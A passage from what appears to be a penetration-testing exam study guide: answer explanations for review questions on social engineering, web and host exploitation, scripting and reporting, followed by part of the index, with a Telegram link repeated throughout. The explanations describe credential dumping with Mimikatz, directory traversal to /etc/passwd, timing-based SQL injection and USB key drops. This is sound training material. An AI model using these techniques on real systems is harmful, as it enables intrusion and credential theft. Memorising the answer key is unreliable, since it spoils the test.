3. D. Most organizations continue to use RFID or magnetic stripe technology for entry access cards, making a penetration tester's job easier, since both technologies can be cloned. Smart cards are far more difficult to clone if implemented properly.

4. A. Jen is impersonating an administrative assistant. Interrogation techniques are more aggressive and run the risk of making the target defensive or aware they are being interrogated. Shoulder surfing is the process of looking over a person's shoulder to acquire information, and *administrivia* isn't a penetration testing term.

5. B. The Browser Exploitation Framework, or BeEF, is specifically designed for this type of attack. Jen can use it to easily deploy browser exploit tools to a malicious website and can then use various phishing and social engineering techniques to get Flamingo employees to visit the site.

6. B. Jen should use the infectious media generator tool, which is designed to create thumb drives and other media that can be dropped on site for employees to pick up. The Teensy USB HID attack module may be a tempting answer, but it is designed to make a Teensy (a tiny computer much like an Arduino) act like a keyboard or other human interface device rather than to create infected media. Creating a website attack or a mass mailer attack isn't part of a USB keydrop.

https://t.me/learningnets

7. B. Chris is conducting a spear phishing attack. Spear phishing attacks target specific individuals. If Chris was targeting a group of important individuals, this might be a whaling attack instead. CEO baiting, phish hooking, and Hook SETting were all made up for this question.

8. A. Frank should note the presence of an egress sensor. If he can return after hours and cause the sensor to trip from outside the door, he can likely gain access to the data center.

9. D. Emily can try dumpster diving. An organization's trash can be a treasure trove of information about the organization, its staff, and its current operations based on the documents and files that are thrown away. She might even discover entire PCs or discarded media!

10. B. The legality of lockpicks varies from state to state in the U.S. While they are legal in most states, before he travels Cameron should check the legality of lockpicks in his destination state and any states he will travel through.

11. C. Social proof relies on persuading an individual that they can behave in a way similar to what they believe others have. A social proof scenario might involve explaining to the target that sharing passwords was commonly done among employees in a specific circumstance or that it was common practice to let other staff in through a secure door without an ID.

12. D. The default read-only community string for many devices is set to "public." The typical best practice is to change all community strings on devices to prevent them from being queried without permission.

13. B. Organizations often attempt to decrease the likelihood of fence jumping by installing barbed wire, increasing the fence height, and using security guards or guard dogs. A gate does nothing to decrease the probability of fence jumping, and it may provide a means of entry for a good social engineer who isn't willing to climb over a tall barbed wire–equipped fence while a guard dog chases her!

14. A. Scarcity can be a powerful motivator when performing a social engineering attempt. The email that Charles sent will use the limited number of cash prizes to motivate respondents. If he had added "the first five," he would have also targeted urgency, which is often paired with scarcity to provide additional motivation.

15. C. A quid pro quo attempt relies on the social engineer offering something of perceived value so that the target will feel indebted to them. The target is then asked to perform an action or otherwise do what the penetration tester wants them to do.

16. D. Andrew has used a watering hole attack, but he has also made what might be a critical mistake. Placing malware on a third-party site accessed by many in the local area (or beyond!) is likely beyond the scope of his engagement and is likely illegal. A better plan would have been to target a resource owned and operated by the company itself and accessed only by internal staff members.

17. C. Once a penetration tester is caught, their first response should be to provide their pretext. A successful social engineering attempt at this point can salvage the penetration test attempt. If that doesn't work, calling the organizational contact for a "get out of jail free" response may be the only option in a difficult situation.

https://t.me/learningnets

18. A. USB key drops are sometimes referred to as physical honeypots. They tempt staff to plug unknown devices into their computers, which a well-trained and suspicious staff shouldn't do. The remaining options were made up for this question.

19. B. Susan is using the concept of reciprocation to persuade the employee that they should perform an action that benefits her, since she has done them a favor.

20. C. Shoulder surfing takes many forms, including watching as an employee types in an entry access code. Setec Astronomy is a reference to the excellent hacking movie *Sneakers*, while both code surveillance and keypad capture were made up for this question.

Chapter 9: Exploiting Application Vulnerabilities

1. B. Input whitelisting approaches define the specific input type or range that users may provide. When developers can write clear business rules defining allowable user input, whitelisting is definitely the most effective way to prevent injection attacks.

2. D. Web application firewalls must be placed in front of web servers. This requirement rules out location C as an option. The next consideration is placing the WAF so that it can filter all traffic headed for the web server but sees a minimum amount of extraneous traffic. This makes location D the best option for placing a WAF.

3. A. The use of the SQL `WAITFOR` command is a signature characteristic of a timing-based SQL injection attack.

4. A. The `system()` function executes a command string against the operating system from within an application and may be used in command injection attacks.

5. D. Penetration testers may use a wide variety of sources when seeking to gain access to individual user accounts. These may include conducting social engineering attacks against individual users, obtaining password dumps from previously compromised sites, obtaining default account lists, and conducting password cracking attacks.

6. B. TGTs are incredibly valuable and can be created with extended life spans. When attackers succeed in acquiring TGTs, the TGTs are often called "golden tickets" because they allow complete access to the Kerberos-connected systems, including creation of new tickets, account changes, and even falsification of accounts or services.

7. B. Websites use HTTP cookies to maintain sessions over time. If Wendy is able to obtain a copy of the user's session cookie, she can use that cookie to impersonate the user's browser and hijack the authenticated session.

8. D. Unvalidated redirects instruct a web application to direct users to an arbitrary site at the conclusion of their transaction. This approach is quite dangerous because it allows an attacker to send users to a malicious site through a legitimate site that they trust. Sherry should restrict redirects so that they only occur within her trusted domain(s).

https://t.me/learningnets

9. C. This query string is indicative of a parameter pollution attack. In this case, it appears that the attacker was waging a SQL injection attack and tried to use parameter pollution to slip the attack past content filtering technology. The two instances of the `serviceID` parameter in the query string indicate a parameter pollution attempt.

10. A. The series of thousands of requests incrementing a variable indicate that the attacker was most likely attempting to exploit an insecure direct object reference vulnerability.

11. C. In this case, the `..` operators are the telltale giveaway that the attacker was attempting to conduct a directory traversal attack. This particular attack sought to break out of the web server's root directory and access the `/etc/passwd` file on the server.

12. C. XSRF attacks work by making the reasonable assumption that users are often logged into many different websites at the same time. Attackers then embed code in one website that sends a command to a second website.

13. D. DOM-based XSS attacks hide the attack code within the Document Object Model. This code would not be visible to someone viewing the HTML source of the page. Other XSS attacks would leave visible traces in the browser.

14. C. The time-of-check-to-time-of-use (TOCTTOU or TOC/TOU) issue is a race condition that occurs when a program checks access permissions too far in advance of a resource request.

15. A. Code signing provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key, and then browsers can use the developer's public key to verify that signature and ensure that the code is legitimate and was not modified by unauthorized individuals.

16. A. YASCA is a source code analyzer used to perform static analysis of applications. Peach is a fuzzing tool, which is a type of dynamic analysis. Immunity and WinDBG are debuggers, another class of dynamic security testing tool.

17. B. ZAP is an interception proxy developed by the Open Web Application Security Project (OWASP). Users of ZAP can intercept requests sent from any web browser and alter them before passing them to the web server.

18. A. API use may be restricted by assigning legitimate users unique API keys that grant them access, subject to their own authorization constraints and bandwidth limitations.

19. B. GDB is a widely used open-source debugger for the Linux platform. WinDBG and OllyDbg are also debuggers, but they are only available for Windows systems. SonarQube is a continuous security assessment tool and is not a debugger.

20. C. This URL contains the address of a local file passed to a web application as an argument. It is most likely a local file inclusion exploit, attempting to execute a malicious file that the testers previously uploaded to the server.

https://t.me/learningnets

Chapter 10: Exploiting Host Vulnerabilities

1. B. The Customer Wordlist Generator, or CeWL, is a tool designed to spider a website and then build a wordlist using the files and web pages that it finds. The wordlist can then be used to help with password cracking.

2. B. The most practical answer is to compromise the administrative interface for the underlying hypervisor. While VM escape would be a useful tool, very few VM escape exploits have been discovered, and each has been quickly patched. That means that penetration testers can't rely on one being available and unpatched when they encounter a VM host, and should instead target administrative rights and access methods.

3. C. The letter `s` in `-rwsr-xr-x` indicates that this is a Set User ID (SUID) binary that allows the file to be executed with the permissions of its owner. Here, the owner and group is root, so this file isn't likely to be useful for privilege escalation, and it isn't a tool that can be used to allow a reverse shell.

4. A. The Metasploit Meterpreter includes built-in Mimikatz functionality that can be called using the `mimikatz_command -f` invocation. Using `sampdump::hashes` will result in a dump of the SAM database, which can then be cracked using a variety of tools.

5. D. The Web Application Attack and Audit Framework (w3af) is a web application testing and exploit tool that can spider the site and test applications and other security issues that may exist there. The Paros proxy is an excellent web proxy tool often used by web application testers, but it isn't a full-fledged testing suite like w3af. CUSpider and other versions of Spider are tools used to find sensitive data on systems, and Patator is a brute-force tool.

6. C. The `sudoers` file is typically found in the `/etc/` directory in most Linux distributions.

7. C. In order, Windows will search the directory the application is in, the current directory, the Windows system directory, the Windows directory, and then directories listed in the PATH variable for DLLs if it does not have a specific file location listed for it.

8. B. The LSA secrets Registry location on Windows systems is found at `HKEY_LOCAL_MACHINE/Security/Policy/Secrets`. It contains the password of the logged-in user in an encrypted form, but the password is stored in the Policy key!

9. C. Enabling WDigest on a modern Windows system that you have already compromised will cause it to cache plaintext passwords when each user logs in next.

10. B. Charleen should look for a service that runs as system to have the greatest success. Root is not a commonly used username in Windows, poweruser accounts will typically not have the same access that system does, and the service's own service account will often be very limited.

https://t.me/learningnets

11. B. The first step in a kerberoasting attack is to scan for Active Directory accounts with service principal names (SPNs) set. Next, she should request service tickets using the SPNs and then extract the service tickets. Once she has the tickets, she can conduct an offline brute-force attack against them to recover the passwords used to encrypt the tickets.

12. C. This situation calls for a tool that handles attacks against many machines effectively. Fortunately, Hydra is designed to do just that and includes support for NTLM hashes as a password—in fact, Medusa does too! Hashcat is a password cracking and recovery tool, while smbclient is a legitimate SMB client tool and isn't designed to conduct a network-wide test for pass-the-hash exploitability.

13. B. Hardware keyloggers can be discovered, resulting in a failure of the penetration test. Fortunately for penetration testers, carefully placed or disguised physical keyloggers are more likely to go unnoticed in many environments. They are not known for hardware failure, and most will either stop recording keystrokes or overwrite existing data when they are full. Software-based detection of keyloggers is difficult, as they are often disguised as keyboards or other common devices, making it difficult for administrators to find them through device logs.

14. B. JTAG debugging ports can provide greater visibility into tightly integrated hardware and software solutions, including the ability to access memory directly. This can provide access to encryption keys, passwords, or other capabilities that would otherwise be difficult for penetration testers to access. JTAG access is at a firmware level, rather than as a logged-in user, and does not provide remote access or logging.

15. C. Jason needs physical access to the system. Some cold-boot attacks do take advantage of very low temperatures to provide a longer window of time in which data can be recovered from memory modules, but physical access is absolutely required.

16. C. The unattended installation files include local administrator passwords stored in either plain text or Base-64 form. Angela can easily acquire the passwords from those files using Metasploit's `enum_unattend` tool or manually if she chooses to.

17. C. Developers often inadvertently leave out quotes or forget to escape quotes properly, allowing penetration testers to insert programs in the path that will execute instead of the desired service. Charles should place his own program in the path and then attempt to cause the service or system to restart, replacing the running legitimate service with his own.

18. D. Patator, Hydra, and Medusa are all useful brute-forcing tools. Minotaur may be a great name for a penetration testing tool, but the authors of this book aren't aware of any tool named Minotaur that is used by penetration testers!

19. C. Cameron has set up a bind shell, which connects a shell to a service port. A reverse shell would have initiated a connection from the compromised host to his penetration testing workstation (or another system Cameron has access to). The question does not provide enough information to determine if the shell might be a root shell, and *blind shell* is not a common penetration testing term.

https://t.me/learningnets

20. B. If Jim has the right rainbow tables for the hashing method and password character set, Rainbow Crack should be the fastest. Hashcat would be the second fastest when taking advantage of a powerful graphic card, and John the Ripper will typically be the slowest of the password cracking methods listed. CeWL is a wordlist or dictionary generator and isn't a password cracker.

Chapter 11: Script for Penetration Testing

1. D. PowerShell interpreters are available on all major platforms, including Windows, Mac OS X, and many popular Linux variants.

2. D. As you prepare for the exam, you should be able to identify the programming language used in code snippets. The `print` command is used to generate output in Python.

3. B. As you prepare for the exam, you should be able to identify the programming language used in code snippets. The `Write-Host` command is used to generate output in PowerShell.

4. D. Ruby is a general-purpose programming language. It is an interpreted language that uses scripts rather than a compiled language that uses source code to generate executable files.

5. D. You must set the user (owner) bit to execute (x) to allow the execution of a Bash script. The `chmod u+x` command performs this task.

6. C. The RemoteSigned policy allows the execution of any PowerShell script that you write on the local machine but requires that scripts downloaded from the Internet are signed by a trusted publisher.

7. A. PowerShell requires the use of the $ before an array name in an assignment operation. The elements of the array are then provided as a comma-separated list. Option B would work in Bash, while option C would work in Ruby or Python.

8. C. The == operator tests for equality in Ruby and Python, while the `!=` operator tests for inequality in those languages. The `-eq` operator tests for equality in Bash and PowerShell, while the `-ne` operator tests for inequality in those languages.

9. A. The %20 value is used to URL-encode spaces using the percent encoding scheme.

10. C. Among other characteristics, the `rescue` keyword for error handling is unique to Ruby.

11. B. Bash and PowerShell allow the direct concatenation of strings and numeric values. Ruby and Python require the explicit conversion of numeric values to strings prior to concatenation.

12. D. There is no limit to the number of `elsif` clauses that may be included in a Ruby script.

https://t.me/learningnets

13. B. When using conditional execution, only one clause is executed. In this case, the code following the `if` clause will execute, making it impossible for the `elif` or `else` clause to execute.

14. B. Use the flowchart in Figure 11.3 to answer this question. The code contains curly braces, so it is written in PowerShell.

15. D. Use the flowchart in Figure 11.1 to answer this question. The code contains an `fi` statement, so it is written in Bash.

16. C. Use the flowchart in Figure 11.2 to answer this question. The code contains colons, so it is written in Python.

17. D. The `nc` command allows you to open a network port for listening and then direct the input received on that port to a file or executable.

18. D. PowerShell, Python, and Ruby all support variants of the `try..catch` clause. Bash does not provide a built-in error handling capability.

19. C. The %26 value is used to URL-encode ampersands using the percent encoding scheme.

20. B. The `-ge` operator tests whether one value is greater than or equal to another value in Bash and PowerShell, while the `-gt` operator tests whether one value is strictly greater than the other. The `>=` and `>` operators are used in Ruby and Python for the same purposes.

Chapter 12: Reporting and Communication

1. D. An attestation of findings is a certification provided by the penetration testers to document that they conducted a test and the results for compliance purposes.

2. A. The Local Administrator Password Solution (LAPS) from Microsoft provides a method for randomizing local administrator account credentials through integration with Active Directory.

3. C. The three common triggers for communication during a penetration test are the completion of a testing stage, the discovery of a critical finding, and the identification of indicators of prior compromise.

4. B. The only conclusion that Gary can draw from this information is that the server is offering unnecessary services because it is listening for SSH connections when it should not be supporting that service.

5. C. Passphrases, security questions, and PINs are all examples of knowledge-based authentication and would not provide multifactor authentication when paired with a password, another knowledge-based factor. Smartphone apps are an example of "something you have" and are an acceptable alternative.

https://t.me/learningnets

6. D. An executive summary should be written in a manner that makes it accessible to the layperson. It should not contain technical detail.

7. A. Vulnerability remediation is a follow-on activity and is not conducted as part of the test. The testers should, however, remove any shells or other tools installed during testing as well as remove any accounts or credentials that they created.

8. C. The most effective way to conduct a lessons learned session is to ask a neutral third party to serve as the facilitator, allowing everyone to express their opinions freely.

9. C. The three major categories of remediation activities are people, process, and technology.

10. A. Input sanitization (also known as input validation) and parameterized queries are both acceptable means for preventing SQL injection attacks. Network firewalls generally would not prevent such an attack.

11. B. System hardening should take place when a system is initially built and periodically during its life. There is no need to harden a system prior to decommissioning because it is being shut down at that point.

12. B. Biometric authentication techniques use a measurement of some physical characteristic of the user, such as a fingerprint scan, facial recognition, or voice analysis.

https://t.me/learningnets

Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Index

Note to the reader: Throughout this index **boldfaced** page numbers indicate primary discussions of a topic. *Italicized* page numbers indicate illustrations.

A

access complexity metric in CVSS, **142–143**
access vector metric in CVSS, **142**
accesschk tool, 337–339, *337*
AccessEnum tool, 338–339
accounts
  access, **43–44**
  default settings, **339–340**
ACK scans, 78
Actions on Objectives stage in Cyber Kill Chain model, **17**
Active Directory (AD), **331–332**
active reconnaissance, **74**
  code, **88–89**, *89*
  defenses, **90**
  eavesdropping and packet capture, **81–82**
  enumeration, **84–88**, *85*, *87*
  hosts, **75**
  network topology, **81**, *82*
  operating system fingerprinting, **77–80**, *78–79*
  packet crafting and inspection, **83–84**
  services, **75–77**
  SNMP sweeps, **82–83**
  tools, **19–20**
Acunetix vulnerability scanner, 122
Address Resolution Protocol (ARP) spoofing, **230–231**, *230*
address space layout randomization (ASLR), 329
administrator credentials, shared, **411**
Advanced Exploit Development for Penetration Testers course, 190
adversaries, understanding, **37–38**, *38*
AFL (american fuzzy lop) fuzzer, 22, 312, *312*
AFRINIC site, 68
Aircrack-ng tool
  capabilities, 248
  description, 22
alarms, 265
AllSigned execution in PowerShell, 366
alteration in DAD triad, 3, *3*
american fuzzy lop (AFL) fuzzer, 22, 312, *312*
amplification vulnerabilities, DNS, 165, *166*
Apiary tool, 43
APK Studio tool
  Android application packages, 313
  description, 22
  mobile devices, 347
APK X tool
  Android application packages, 313
  description, 22
  mobile devices, 347
APNIC site, 68
Apple Remote Desktop (ARD), **203**
application layer denial of service attacks, 234
application programming interfaces (APIs)
  documentation, **43**
  enumerating, **87**
  unprotected, **308**
  web applications, 302
application vulnerabilities
  authentication, **293–299**, *294–298*
  authorization, **299–302**, *300*
  exam essentials, **313–314**
  injection. *See* injection vulnerabilities
  lab exercises, **314–315**
  overview, **286**
  review questions, **316–320**
  summary, **313**

https://t.me/learningnets

testing tools
DAST, **310–312**, *310–312*
debuggers, **312–313**
mobile, **313**
overview, **308–309**
SAST, **309**
unsecure coding practices, **306–308**
web applications, **302–305**, *304*
applications
enumerating, **86**
fingerprinting, **87**, *87*
unsupported, **153–154**, *154*
vulnerability scanning, **121–123**, *122–124*
Approved Service Vendor (ASV), 34
arbitrary code execution, **156**, *156*
architectural diagrams, 43
ARD (Apple Remote Desktop), **203**
ARIN site, 68
Arkin, Ofir, 234
ARP (Address Resolution Protocol) spoofing, **230–231**, *230*
arpspoof command, 230
arrays, scripting, **368–372**
ASLR (address space layout randomization), 329
ASs (authentication servers), 298, *298*
asset inventory, 107, *107*
ASV (Approved Service Vendor), 34
attacking process, **12–13**
attestation of findings, **419–420**
authentication
biometric, **349**
CVSS metric, **143**
multifactor, **413–414**, *414*
authentication servers (ASs), 298, *298*
authentication vulnerabilities
Kerberos exploits, **298–299**, *298*
overview, **293–294**
passwords, **294–295**, *294*
session attacks, **295–297**, *295–297*
unvalidated redirects, **297–298**
authority factor in social engineering, 267
authorization in penetration testing, **46**
authorization vulnerabilities
directory traversal, **300–301**, *300*
file inclusion, **301–302**
insecure direct object references, **299–300**
availability
in CIA triad, 2, *3*
CVSS metric, **144**
AXFRs (DNS zone transfers), **70–71**

B

back doors
persistence, **210–211**
vulnerabilities, 307
baiting attacks, 269
banner information, 77
bare-metal virtualization, 168
barriers, bypassing, **265**
base scores in CVSS, **146**
Bash. *See* Bourne-again shell (Bash) scripting language
BeEF (Browser Exploitation Framework) tool
description, 21
working with, **271–272**, *272–273*
behaviors in rules of engagement, 38–39
best practices in compliance-based assessments, 49
BGP looking glasses, 72
biometric authentication, **349**, 413–414
black box tests, **37**
blacklisting, 287
blind SQL injection attacks, **290–291**, *290–291*
blue-team assessments, 36
Bluejacking, 247
Bluesnarfing, 247
Bluetooth attacks, **247**
Bourne-again shell (Bash) scripting language
comparison operations, 373
conditional execution, **380–381**
error handling, **395**
for loops, **385–386**

https://t.me/learningnets

overview, **365**
string operations, **375–376**
variables and arrays, **370**
while loops, **389–391**
bribery in social engineering, **269**
"Bringing Software Defined Radio to the Penetration Testing Community" presentation, 247
Browser Exploitation Framework (BeEF) tool
description, 21
working with, **271–272**, *272–273*
brute-forcing tools for credentials, **350–351**
Brutus tool, 206
budgets, **44–45**
buffer overflows
Linux host attacks, **329**
overview, **154–155**
Burp Proxy, 311, *311*
Burp Suite tool, 86, 123
business constraints in vulnerability scans, 109
business processes and practices scoping considerations, 41
bypass, NAC, **233–234**
Bypass execution in PowerShell, 367

C

C2C (command-and-control) phase in Cyber Kill Chain model, **16**
cache poisoning, DNS, **228–229**, *229*
cachedump tool, 205, 348
Cain and Abel tool
description, 21
limitations, 205
password recovery, 350
CAPEC (Common Attack Pattern Enumeration and Classification) list, **62–63**
cardholder data environments (CDEs)
penetration tests, 48
regulatory requirements, **6–8**
Carnegie Mellon University Software Engineering Institute, 61–62
CAs (certificate authorities), unknown, 164
CAs (confidentiality agreements), 45
CCE (Common Configuration Enumeration), 119
ccTLD (country code top-level domain) registries, 67
CDEs (cardholder data environments)
penetration tests, 48
regulatory requirements, **6–8**
Censys search engine
description, 20
OSINT data, 61
working with, **73**, *74*
certificate authorities (CAs), unknown, 164
certificates
enumerating and inspecting, **88**
pinning, 44
problems, **164–165**, *164*
CERTs (Computer Emergency Response Teams), **61–62**
CeWL (Custom Word List Generator)
description, 21
working with, 351
chaining, exploit, **191**, *191*
change management processes in vulnerability scanning, 128
cheat sheets, 83
chmod command, 365
CIA triad, **2–3**, *3*
ciphers, insecure, **163**, *163*
Clark, Ben, 83
cleartext credentials in LDAP, **331–332**
clickjacking, **305**
client acceptance, **419**
cloned websites, **270**
cloning, RFID, **248**, *249*
CMA (Computer Misuse Act), **46**
code
analysis and testing, **120–121**
arbitrary execution, **156**, *156*
cross compiling, 207
debugging, **89**

https://t.me/learningnets

decompilation, **88–89**, *89*
error handling, **306–307**, *307*
hard-coded credentials, **307**
race conditions, **308**
scripts and interpreted, **88**
source code comments, **306**
unprotected APIs, **308**
unsigned, **308**
code injection attacks, **292**
code understanding, 120
cold-boot attacks, **345**
command-and-control (C2C) phase in Cyber Kill Chain model, **16**
command injection attacks, **293**, *293*
comments in source code, **306**
Common Attack Pattern Enumeration and Classification (CAPEC) list, **62–63**
Common Configuration Enumeration (CCE), 119
Common Platform Enumeration (CPE), 119
common services, **240**
FTP, **243–244**
Samba, **244**
SMTP, **242–243**
SNMP, **241–242**, *242*
SSH, **244–245**, *245*
Common Vulnerabilities and Exposures (CVE) list
contents, **63**
description, 119
Linux kernel exploits, 329
Common Vulnerability Scoring System (CVSS)
CVSS vector, **145**
description, 119
metrics, **142–144**
scores, **145–147**
Common Weakness Enumeration (CWE) list, **63**
communications. *See also* reporting
goal reprioritization, **409**
importance, **408**
paths, **408**
results, **13**
rules of engagement, 39
triggers, **408–409**
comparison operations, **372–373**
compiled languages, 367
complexity of passwords, **411–412**
compliance-based assessments, 36, **48–50**
Computer Emergency Response Teams (CERTs), **61–62**
computer forensics, 407
Computer Misuse Act (CMA), **46**
conclusion section in reports, **417**
conditional execution, **379–383**, *384*
confidentiality agreements (CAs), 45
confidentiality in CIA triad, 2, *3*
confidentiality metric in CVSS, **143**
configuration files, 43, *75*
configuration management systems, 149
Connect scans, 78
contact persons in rules of engagement, 39
containers
host vulnerabilities, **342–345**, *343–344*
and virtualization, **114–115**
content-based blind SQL injection attacks, **290–291**, *290–291*
continuous monitoring, 126
contracts, **45**
cookies, **295–297**, *295–297*
corporate policy, **106**
scan frequency, **107–108**, *108*
scan target identification, **106–107**, *107*
country code top-level domain (ccTLD) registries, 67
covering tracks, **212–213**
cPassword attribute, **331**, *331*
CPE (Common Platform Enumeration), 119
Crack Me If You Can competition, 206
creddump utility, 205
credentialed scans, 115–116, *115*
credentials
administrator, **411**
brute-forcing tools, 205–206, **350–351**
hard-coded, **307**

https://t.me/learningnets

obtaining
cleartext credentials in LDAP, **331–332**
cPassword, **331**, *331*
DLL hijacking, **335–336**
hashes, **333**
LSA secrets, **334**
LSASS, **334**
overview, **348–349**
SAM database, **334**, *335*
service account attacks and Kerberoasting, **332–333**
unattended installation, **334**
unquoted service paths, **336–337**, *336–337*
Windows Credential Manager, **337–338**
Windows kernel exploits, **338**
writeable services, **337**, *337*
offline password cracking, **349–350**, *350*
tools, **21**
wordlists and dictionaries, **351–352**
critical findings, 409
cron jobs, **200–201**
cross compiling code, 207
cross-platform exploits in host vulnerabilities, **338–340**
cross-site request forgery (CSRF/XSRF), **305**
Cross-Site Scripting (XSS)
overview, **172**, *172*
reflected, **302–303**
stored/persistent, **303–304**, *304*
crystal box tests, **36–37**
CSRF/XSRF (cross-site request forgery), **305**
Custom Word List Generator (CeWL)
description, 21
working with, 351
customer commitments in vulnerability scanning, **128**
CVE (Common Vulnerabilities and Exposures) list
contents, **63**
description, 119
Linux kernel exploits, 329
CVSS. *See* Common Vulnerability Scoring System (CVSS)
CVSS vector, **145**
CWE (Common Weakness Enumeration) list, **63**
Cyber Kill Chain model, **13–17**, *14–15*
cybersecurity goals, **2–3**, *3*

D

DAD triad, **3**, *3*
daemons and services, **210**
DAST (dynamic application security testing), **310–312**, *310–312*
data
handling requirements in rules of engagement, 38
isolation in compliance-based assessments, 48
ownership and retention, **46**
Data Breach Investigations Report (DBIR)
overflow issues, 154
POS systems, 159, *159*
results, **150**, *151*
database vulnerability scanning, 123, *124*
dataflow diagrams, 43
debug modes, **160**, *161*
debuggers
common, **312–313**
description, **21–22**
working with, **89**
decompilation, code, **88–89**, *89*
default account settings, **339–340**
default passwords, 294, *294*
defenses for information gathering, **89–90**
delivery phase in Cyber Kill Chain model, **16**
denial in DAD triad, 3, *3*
denial of service (DoS) attacks, 226, **234–235**, *235*
descriptions in scan reports, 139
Deviant Ollam's site, 264
DHCP (Dynamic Host Configuration Protocol) attacks, 227

https://t.me/learningnets

dictionaries
credentials, **351–352**
password attacks, 206–207
difficulty factor in remediation, 126–127
DirBuster tool, 21, 352
direct object references, insecure, **299–300**
directories
brute-forcing tools, **351–352**
traversal, **300–301**, *300*
Dirty COW website, 155, *155*
disabling plug-ins, 112–113, *113*
disclosure in DAD triad, 3, *3*
disposition in reports, **417–418**
DLLs (Dynamic Link Libraries), hijacking, **335–336**
DNS (Domain Name System)
cache poisoning, **228–229**, *229*
information, **68–70**, *70*
vulnerabilities, **165**, *166*
DNS zone transfers (AXFRs), **70–71**
Docker containers, **344–345**
documentation, **42–43**, *42*
documented exceptions in vulnerability scan analysis, **147–148**
DOM (Domain Object Model), **305**
Domain Name System (DNS)
cache poisoning, **228–229**, *229*
information, **68–70**, *70*
vulnerabilities, **165**, *166*
Domain Object Model (DOM), **305**
domains, **67–68**
DoS (denial of service) attacks, 226, **234–235**, *235*
Dot1q, 227
double tagging, **226–227**, *226*
downgrade attacks
evil twins, 246
SSL, **233**, *233*
Drozer tool
Android devices and apps, 313
description, 22
exploits, 347
due diligence in compliance-based assessments, 49
dumpster diving, 266
dynamic application security testing (DAST), **310–312**, *310–312*
dynamic code analysis, **121**
Dynamic Host Configuration Protocol (DHCP) attacks, 227
Dynamic Link Libraries (DLLs), hijacking, **335–336**

E

EAR (Export Administration Regulations) Supplement No 1, 47
eavesdropping, **81–82**
echo command, 365
EDGAR (Electronic Data Gathering, Analysis, and Retrieval) system, 66, *67*
egress sensors, **264–265**
802.1Q trunked interfaces, 226–227, *226–227*
Electronic Data Gathering, Analysis, and Retrieval (EDGAR) system, 66, *67*
electronic documents, **65–66**, *65–66*
elicitation in social engineering, **267–268**
email addresses, enumerating, **84–85**, *85*
embedded systems, 169
Empire tool, 23, 198
employees, identifying, **66–67**
endpoint vulnerabilities. *See* server and endpoint vulnerabilities
engagements
assessment types, **36**
classifications, **36–37**
overview, **35**
rules, **38–40**
scoping considerations, **40–42**, *40*
support resources, **42–45**, *42*
entry control systems, bypassing, **264–265**
enumeration, **84**
API and interfaces, **87**
applications, **86–87**
certificates, **88**

https://t.me/learningnets

shares, **86**
users, **84–86**, *85*
web pages and servers, **86**
environmental differences, **46–48**
error handling
code, **306–307**, *307*
scripting, **395–397**
escalation attacks, **207–208**
escape vulnerabilities in virtual machines, **168**
/etc/passwd folder, 205
/etc/shadow folder, 205
evil twins, **245–247**
exceptions in vulnerability scan analysis, **147–148**
executive summaries in reports, **415–416**
ExifTool, *65*, *65*
expiration of certificates, 164
Exploit Database, **188–189**
Exploit Writing Tutorials section, 190
exploitability score in CVSS, **145**
exploitation
Apple Remote Desktop, **203**
exam essentials, **214–215**
exploit development, **189–191**, *191*
exploit identification, **185–187**, *186–187*
lab exercises, **215–216**
overview, **184**
persistence, **209–211**
post-exploit attacks, **204–207**, *206*
privilege escalation, **207–208**
process, **12–13**
PsExec, **199**
RDP, **202–203**
resources, **188–189**
review questions, **217–221**
RPC/DCOM, **199**
scheduled tasks and cron jobs, **200–201**
SMB, **201–202**, *202*
social engineering, **208–209**
SSH, **204**
summary, **213–214**
targets, **184**, *184*
Telnet, **203**
tools, **191**
Metasploit, **192–198**, *193–194*, *196–197*
overview, **23**
PowerSploit, **198**
tracks covering, **212–213**
VNC, **203**
WinRM, **199–200**
WMI, **200**, *201*
X-server forwarding, **203**
exploitation phase in Cyber Kill Chain model, **16**
Export Administration Regulations (EAR) Supplement No 1, 47
exposure factor in remediation, 127
Extensible Configuration Checklist Description Format (XCCDF), 119
external penetration testing teams, **9**

F

facial recognition, 349
false positives in vulnerability scan analysis, **147**
fear factor in social engineering, 267
Federal Information Processing Standard (FIPS) 199: Standards, 103–104, *104*
Federal Information Security Management Act (FISMA), **103–106**, *104*
fences, bypassing, 265
File Transfer Protocol (FTP)
exploits, **243–244**
vulnerabilities, 160, *160*
files
filename brute-forcing tools, **351–352**
inclusion attacks, **301–302**
unsecure permissions, **338–339**
financial data, **66**, *67*
FindBugs tool
description, 22
static analysis of code, 309
findings
attestation of, **419–420**
reports, **416–417**

https://t.me/learningnets

findsecbugs tool, 22, 309
fingerprinting
  applications, **87**, *87*
  operating systems, **77–80**, *78–79*
Fingerprinting Organizations with Collected Archives (FOCA) tool
  description, 20
  metadata, *65*, *66*
fingerprints, 349
FIPS (Federal Information Processing Standard) 199: Standards, 103–104, *104*
Firefox Tamper Data extension, 310
firewalls, **288–289**, *289*
firmware
  missing updates, **161–162**
  vulnerabilities, **157**
FIRST (Forum of Incident Response and Security Teams), 144
FISMA (Federal Information Security Management Act), **103–106**, *104*
flow control
  conditional execution, **379–383**, *384*
  for loops, **384–388**, *388*
  overview, **378–379**
  while loops, **389–394**, *393*
FOCA (Fingerprinting Organizations with Collected Archives) tool
  description, 20
  metadata, *65*, *66*
follow-up actions, **419**
footprinting
  infrastructure and networks, **67–72**, *69–72*
  location and organizational data, **64–67**, *65–67*
  OSINT, **61–63**
  overview, **60–61**
  security search engines, **72–74**, *73–74*
for loops, **384–388**, *388*
Forum of Incident Response and Security Teams (FIRST), 144
FTP (File Transfer Protocol)
  exploits, **243–244**
  vulnerabilities, 160, *160*
FTPS (FTPSecure), 160
Full Disclosure mailing list, **63**
full knowledge tests, **36–37**
functions, 389–390
fuzzing
  application testing, **311–312**, *312*
  overview, **121**

G

GDB debugger, 21, 312
generic top-level domain (gTLD) registries, *67*
German Penal code, **47**
Get-Acl command, 339
Get-CachedGPPPassword module, 331
Get-GPPPassword module, 331
Get-NetUser command, 333
GLBA (Gramm-Leach-Bliley Act)
  compliance-based assessments, 50
  description, 102
goal reprioritization in communication, **409**
goals-based assessments, 36
Golden Ticket attacks, 205
Google Hacking Database, 188
Gramm-Leach-Bliley Act (GLBA)
  compliance-based assessments, 50
  description, 102
gray box tests, **37**
green-team assessments, 36
Group Policy Preferences module, **331**
groups, enumerating, **85–86**
gTLD (generic top-level domain) registries, *67*
guests, virtual, **168–169**

H

hacker mind-set, **4–5**
handling reports, **417–418**
hard-coded credentials, **307**
